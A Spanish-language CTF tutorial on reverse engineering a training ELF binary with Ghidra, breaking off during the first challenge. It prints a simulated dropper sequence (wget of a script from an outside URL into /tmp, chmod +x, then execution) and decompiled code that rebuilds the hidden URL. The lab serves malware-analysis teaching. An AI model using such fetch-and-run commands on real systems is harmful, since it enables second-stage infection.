

CTF: INGENIERÍA INVERSA CON GHIDRA

Análisis de Malware

Creado por:

Manuel Eduardo Flores Cruz - <http://linkedin.com/in/31m4nu>

Contenido

Introducción	3
¿Para quién está pensado?	3
¿Qué aprenderás?	3
Descripción del reto	3
Requisitos	4
Herramientas necesarias:	4
Consideración técnica	4
¿Qué es Ghidra?	5
Exploración y resolución: paso a paso en Ghidra	6
Inicio del análisis	6
Carga del binario en Ghidra	7
Exploración inicial	9
Reto 1: Decodificando lo oculto	10
Reto 2: Exfiltración encubierta	15
Reto 3: Lo que ves no siempre es todo	19
Reto 4: Dentro de la estructura	20
Prueba final: Validación de todas las banderas extraídas	23
Conclusión	24

Introducción

Este documento está diseñado como una introducción práctica al análisis básico de binarios, tomando como eje el uso de Ghidra, una de las herramientas más potentes de ingeniería inversa de código abierto. A través de un reto estilo CTF, se busca ofrecer una experiencia guiada que sirva como primer acercamiento al análisis de malware, a la exploración de funciones en binarios ELF, y a la comprensión de técnicas sencillas de ocultamiento.

¿Para quién está pensado?

Este reto está orientado a:

- Personas interesadas en comenzar en el análisis de malware o reversing.
- Estudiantes de ciberseguridad que desean familiarizarse con Ghidra desde cero.
- Profesionales que quieren entender cómo navegar binarios y descubrir patrones comunes de manipulación.
- Participantes de CTF que buscan ejercicios sencillos pero educativos.

No es necesario tener experiencia previa en reversing o programación avanzada. Sin embargo, contar con nociones básicas de estructuras de datos, manejo de memoria y uso de consola puede ayudar a aprovechar mejor el ejercicio.

¿Qué aprenderás?

Con esta guía exploraras:

- Realizar un análisis estático básico de un archivo ELF.
- Cargar y explorar un binario en Ghidra desde cero.
- Entender cómo se estructura un binario desde el punto de vista de ingeniería inversa.
- Identificar funciones sospechosas, cadenas codificadas y transformaciones simples de datos.

Descripción del reto

El archivo proporcionado es un binario ELF que simula contener comportamientos sospechosos propios de un software malicioso. Internamente, se han creado múltiples funciones diseñadas para ocultar información (banderas) usando técnicas simples comúnmente observadas en incidentes de seguridad.

La intención es que el analista de seguridad explore el binario utilizando Ghidra, identifique cada función relevante, entienda su propósito, y extraiga cada bandera en orden.

Se adjunta también un archivo llamado banderas.txt donde se deben registrar los resultados obtenidos, al finalizar si se encontraron todas las pistas correctamente se generara una imagen que indica el fin del ejercicio.

Este reto puede servir como una primera experiencia de análisis similar al de una muestra maliciosa, pero en un entorno totalmente controlado y educativo.

Requisitos

Para resolver este reto y seguir la guía paso a paso, se requiere contar con el siguiente entorno y herramientas:

Herramientas necesarias:

- Ghidra, versión 10 o superior.
- Sistema operativo Linux, ejecutado dentro de una máquina virtual o entorno de laboratorio controlado.
- Acceso a una terminal con comandos básicos:
 - file
 - chmod
 - strings
 - base64
 - echo
- Editor de texto para registrar las banderas en el archivo banderas.txt
- Conocimientos básicos de navegación en terminal y manejo de archivos ejecutables en Linux

Archivos del laboratorio

Los archivos necesarios para realizar este reto están disponibles en el siguiente repositorio:

GitHub: https://github.com/31m4nu/CTF_ELF_GHIDRA

Contenido principal:

- CTF_GHIDRA_v1 - Archivo ELF
- Instrucciones_CTF_GHIDRA_v1.txt - Instrucciones básicas del laboratorio
- banderas.txt - Archivo para registrar las banderas en orden
- estego.jpg - Imagen necesaria

Consideración técnica

Aunque este binario ha sido creado con fines educativos y no contiene comportamientos maliciosos reales, se trata de un archivo ELF ejecutable que simula técnicas de ocultamiento, por lo que su ejecución debe realizarse únicamente en entornos controlados, como máquinas virtuales o laboratorios aislados.

No se recomienda ejecutar archivos ELF desconocidos directamente sobre sistemas de uso diario o producción.

Antes de cualquier análisis dinámico, se recomienda verificar que el hash del archivo binario coincida con el proporcionado, asegurando así su integridad y origen legítimo.

Hash oficial del binario:

Nombre del archivo: CTF_GHIDRA_v1

SHA256: 8496a1da37d5cc98706a2bb46b0ffcee5741bcc71496e408494b855772c3b2e0

¿Qué es Ghidra?

Ghidra es una herramienta de ingeniería inversa desarrollada por la Agencia de Seguridad Nacional de Estados Unidos (NSA) y liberada como software de código abierto en 2019. Su propósito principal es permitir el análisis estático de binarios, ayudando a descompilar, explorar y comprender el funcionamiento interno de archivos ejecutables para diversas arquitecturas.

Entre sus características más destacadas se encuentran:

- Análisis de binarios en múltiples formatos (ELF, PE, Mach-O, etc.)
- Soporte para diferentes arquitecturas (x86, ARM, MIPS, entre otras)
- Posibilidad de crear scripts personalizados en Java o Python
- Funciones avanzadas de navegación, renombrado y comentarios para facilitar la documentación del análisis

Ghidra es ampliamente utilizada en contextos como:

- Análisis de malware
- Investigación de vulnerabilidades
- Ingeniería inversa de firmware o aplicaciones cerradas

Al abrir un binario en Ghidra, estos son los apartados más relevantes de la interface:

- **Symbol Tree:** lista de funciones, símbolos, strings y más elementos del programa. Ideal para localizar puntos de interés rápidamente.
- **Listing:** vista del código ensamblador y referencias de memoria. Es donde se navega instrucción por instrucción.
- **Decompiler:** traduce el código ensamblador a una representación en pseudocódigo C, facilitando el análisis de lógica.
- **Program Trees:** permite ver las secciones y organización interna del binario.
- **Defined Strings:** listado de cadenas encontradas en memoria, útil para detectar mensajes, rutas o datos codificados.
- **Bookmarks y Comments:** permiten documentar directamente sobre el código para no perder hallazgos importantes.

En este reto, se utilizará Ghidra como herramienta principal para explorar un binario ELF simulado, identificar funciones sospechosas y extraer banderas ocultas como parte de un ejercicio de entrenamiento práctico.

Visite: <https://ghidra-sre.org/>

Exploración y resolución: paso a paso en Ghidra

A continuación se detalla el proceso completo de análisis del binario, desde la inspección inicial en hasta el descubrimiento de cada bandera oculta utilizando Ghidra. Este apartado no busca únicamente resolver el reto, sino mostrar el razonamiento detrás de cada acción, entendiendo qué hace cada función y cómo se conectan los elementos del ejecutable.

Es aquí donde comienza el verdadero ejercicio de ingeniería inversa.

Inicio del análisis

Como paso inicial realizamos la descarga directo del repositorio de github, tras ingresar a la carpeta podemos observar los archivos presentes en esta, siendo los de nuestro interés el archivo CTF_GHIDRA_v1, estego.jpg y banderas.txt

```
.rw-r--r-- manu manu 0 B Sun May 18 22:02:11 2025 banderas.txt
.rw-r--r-- manu manu 806 KB Sun May 18 22:02:11 2025 CTF_GHIDRA_v1
.rw-r--r-- manu manu 22 KB Sun May 18 22:02:11 2025 estego.jpg
.rw-r--r-- manu manu 2.6 KB Sun May 18 22:02:11 2025 Instrucciones_CTF_GHIDRA_v1.txt
.rw-r--r-- manu manu 34 KB Sun May 18 22:02:11 2025 LICENSE
.rw-r--r-- manu manu 2.4 KB Sun May 18 22:02:11 2025 README.md


~/CTF_GHIDRA/CTF_ELF_GHIDRA > main > ✓ |
```

Aplicamos el comando file sobre el archivo CTF_GHIDRA_v1 con el objetivo de identificar su tipo. El resultado confirma que se trata de un **binario ELF de 64 bits**, específicamente un ejecutable para arquitectura x86-64.

ELF (Executable and Linkable Format) es el formato estándar utilizado por sistemas Unix y Linux para archivos ejecutables, bibliotecas compartidas, objetos compilados y volcados de memoria. Su estructura modular permite organizar de forma precisa las secciones de código, datos, símbolos y metadatos.

```
> file CTF_GHIDRA_v1
CTF_GHIDRA_v1: ELF 64-bit LSB executable, x86-64, version 1 (GNU/Linux), statically linked, BuildID[sha1]=14acde136b45146b96f2fd4bc9b1454a23184d4d, for GNU/Linux 3.2.0, with debug_info, not stripped
```

Otorgamos permisos de ejecución con “chmod +x ./CTF_GHIDRA_v1” como dicen las instrucciones y partimos a la ejecución inicial del laboratorio.




Observamos en este las instrucciones nuevamente para resolver este laboratorio, el desafío consiste en encontrar las 4 banderas ocultas dentro de este ELF, al reunir las 4 y guardarlas en el archivo banderas.txt en orden y ejecutar nuevamente el mismo obtendremos una imagen final que nos indicara que hemos completado el laboratorio con éxito.


Así mismo observamos en terminal los 4 retos que exploraremos mas adelante en este documento.

Carga del binario en Ghidra


Para comenzar el análisis, abrimos Ghidra y creamos un nuevo proyecto. Puede ser del tipo “Non-Shared Project” y asignarle cualquier nombre, ya que esto no afecta el análisis. Este proyecto servirá como contenedor para importar y trabajar con el binario objetivo.



Una vez creado el proyecto, en la sección **Tool Chest** hacemos clic en el ícono del dragón verde, que representa la herramienta principal de análisis: **CodeBrowser**. Esto abrirá el entorno donde realizaremos toda la ingeniería inversa del binario.




Este entorno incluye las ventanas de descompilación, árbol de símbolos, listado de instrucciones, strings, y más componentes clave para explorar el archivo en profundidad.




Con el entorno de análisis abierto, nos dirigimos al menú superior y seleccionamos **File > Import File....** Esta opción nos permite explorar nuestro sistema de archivos y seleccionar el binario que deseamos analizar, en este caso CTF_GHIDRA_v1.

Una vez seleccionado el archivo, Ghidra mostrará una ventana de importación donde podemos confirmar el formato detectado (ELF 64-bit) y asignar un nombre dentro del proyecto. No es necesario cambiar las opciones avanzadas para este ejercicio, por lo que podemos continuar con los valores por defecto y dar clic en **OK** para completar la importación.



Inmediatamente después de importar el binario, Ghidra mostrará un cuadro emergente preguntando si deseamos realizar el análisis inicial. Seleccionamos "Yes", lo que abrirá una ventana con una lista de opciones y módulos de análisis que Ghidra puede aplicar automáticamente, como desensamblado, análisis de funciones, detección de strings, referencias cruzadas, entre otros.



Estas opciones permiten personalizar el comportamiento del análisis según el tipo de archivo o el objetivo del trabajo, pero para este ejercicio no es necesario realizar ajustes avanzados. Partimos desde la configuración **por defecto**, que incluye los análisis más comunes y suficientes para abordar este reto. Al hacer clic en "OK", Ghidra iniciará el proceso y en pocos segundos tendremos el entorno listo para comenzar la exploración del binario.

Exploración inicial


Al iniciar la exploración del binario ya cargado y analizado, nos dirigimos al árbol de símbolos en la parte inferior izquierda y hacemos clic en la función main, que Ghidra identificó automáticamente. Dado que este es un reto de nivel introductorio, **las funciones no han sido ofuscadas ni protegidas**, lo que permite observar directamente las instrucciones y llamadas en texto plano a través del decompilador.

En el panel central se muestra el **Listing**, donde observamos el código ensamblador con sus direcciones de memoria y operaciones. A la derecha, el **Decompiler** traduce estas instrucciones a pseudocódigo en C, facilitando la lectura del flujo del programa.

A la izquierda, en la pestaña **Program Tree**, podemos ver la estructura del binario segmentada en secciones como .text, .data, .bss, .rodata, .got, entre otras. Estas representan las áreas del ejecutable que contienen código, datos inicializados, variables sin inicializar, y constantes en solo lectura.

En la parte inferior izquierda, la pestaña **Symbol Tree** nos da acceso a todos los símbolos detectados: funciones, imports, labels, clases y más. Desde aquí podremos navegar directamente a cualquier función de interés sin necesidad de buscarla manualmente en el código ensamblador.

La función main contiene una serie de llamadas a puts que corresponden directamente a los mensajes mostrados en pantalla durante la ejecución del binario; se trata de instrucciones e introducción al reto. Después de esta sección, se invoca la función retos(), que es donde realmente comienza la lógica que nos interesa analizar, ya que es ahí donde se encuentran las funciones que ocultan las banderas.



Esta vista nos permite tener una imagen clara de la estructura del binario y centrarnos en la función `retos()`, que es donde inicia el análisis real del contenido y cada función de `retos` contenida en esta función corresponde a los retos que vimos impresos en la terminal al ejecutar el programa al inicio.

```

Cf Decompile: retos - (CTF_GHIDRA_v1)

1 void retos(void)
2 {
3     retos1();
4     retos2();
5     retos3();
6     retos4();
7     return;
8 }
      
```

Siempre que veamos una función o variable en el decompilador, podemos hacer doble clic sobre su nombre para saltar directamente a su definición o ubicación en el binario. Esta funcionalidad es fundamental en Ghidra y la utilizaremos constantemente durante todo el ejercicio para movernos entre funciones, entender el flujo del programa y analizar cada componente de forma

Reto 1: Decodificando lo oculto

El primer reto nos plantea un escenario típico de comportamiento malicioso: el binario ejecuta una secuencia de comandos que busca descargar y ejecutar un archivo externo. A través del mensaje mostrado durante la ejecución, observamos una instrucción tipo wget apuntando a una URL sospechosa, seguida de un cambio de permisos con chmod y finalmente la ejecución del script descargado.


Este patrón es característico de muestras que intentan establecer una segunda fase de infección trayendo contenido externo. Sin embargo, el planteamiento menciona que el origen está ofuscado, lo que implica que la URL no está visible de forma directa en el binario, sino que debe estar almacenada en memoria de forma alterada o disfrazada, reconstruyéndose dinámicamente antes de la ejecución.

```
--- Reto1: parece que quieren descargar algo raro, necesitamos ver qué es, pero el origen está ofuscado...
¿Como es que consiguen descargarlo?

wget https://secreturl.aiouo.com/malocodo -O /tmp/misterioso.sh
chmod +x /tmp/misterioso.sh
/tmp/misterioso.sh
```

Nuestro objetivo en este reto será identificar **cómo se construye esa URL dentro del binario**, ubicar la lógica encargada de ello, y entender la forma en que se encadena con la ejecución del script. Este tipo de análisis es fundamental en entornos reales, donde los indicadores de compromiso (IOCs) no siempre están expuestos en texto plano.


Al revisar el código de la función reto1, identificamos un ciclo que recorre el contenido de `&base.5`, sumando carácter por carácter a una variable. Esta es una técnica de transformación de datos, donde la información está oculta en memoria y se reconstruye en tiempo de ejecución. **Necesitamos conocer el contenido de ese arreglo para continuar con el análisis**, así que vamos a extraerlo y observar su estructura.




```
Cf Decompile: reto1 - (CTF_GHIDRA_v1)
44 int local_28;
45 int local_24;
46 undefined8 *local_20;
47 byte *local_18;
48 int local_c;
49
50 puts(&DAT_00481718);
51 puts(&DAT_00481788);
52 local_2c = 0;
53 for (local_c = 0; (&base.5)[local_c] != '\0'; local_c = local_c + 1) {
54     local_2c = local_2c + (char)(&base.5)[local_c];
55 }
56 if (local_2c == -1) {
57     puts("imposible");
58 }
59 puts("\n");
60 local_138 = 0;
61 local_139 = 0;
```

Nota: Esta técnica de transformación será utilizada varias veces a lo largo del laboratorio, pero **solo se explicará detalladamente en este punto**. En los siguientes retos se asumirá que ya dominamos el proceso.

Cuando hacemos doble clic en un identificador como `&base.5`, Ghidra nos lleva a su declaración en el panel de ensamblador. Ahí, haciendo clic derecho sobre la dirección, y entrando al menú **Data**, podemos probar distintos tipos de transformación, como interpretarlo como un array de enteros, bytes, o caracteres.



Jugando con estas transformaciones podemos descubrir si se trata de una cadena codificada, un número, o una estructura más compleja. Además, es importante configurar el **charset** adecuado en settings para cada caso.



Para este ejercicio el conjunto de caracteres que nos funciona es **UTF-8**, pero esto puede variar dependiendo del origen del arreglo, el idioma, o el método de codificación utilizado. Validar esto es clave para interpretar correctamente la información almacenada en memoria.

Una vez aplicada la transformación de datos sobre la sección correspondiente, logramos visualizar lo que parece ser una primera bandera. Hacemos clic derecho, copiamos el contenido y lo pegamos en el archivo banderas.txt.

Sin embargo, al hacerlo, notamos algo inesperado: **el texto contiene emojis**. Esto indica que nuestro trabajo aún no ha terminado y debemos continuar analizando el resto de la función reto1.

Al seguir revisando el código, encontramos la sección que corresponde a las instrucciones del reto, donde se imprimen comandos bash como wget, chmod y la ejecución del script descargado. Sin embargo, observamos que hay una parte adicional: una transformación entre valores y un arreglo llamado emojis, que reconstruye dinámicamente una variable llamada url_codificada.

```

95 local_40 = 0;
96 local_18 = $url_codificada.4;
97 local_20 = &local_138;
98 do {
99     if (*local_18 == 0) {
100        *(byte *)local_20 = 0;
101        printf("wget %s -O /tmp/misterioso.sh\n",&local_138);
102        puts("chmod +x /tmp/misterioso.sh");
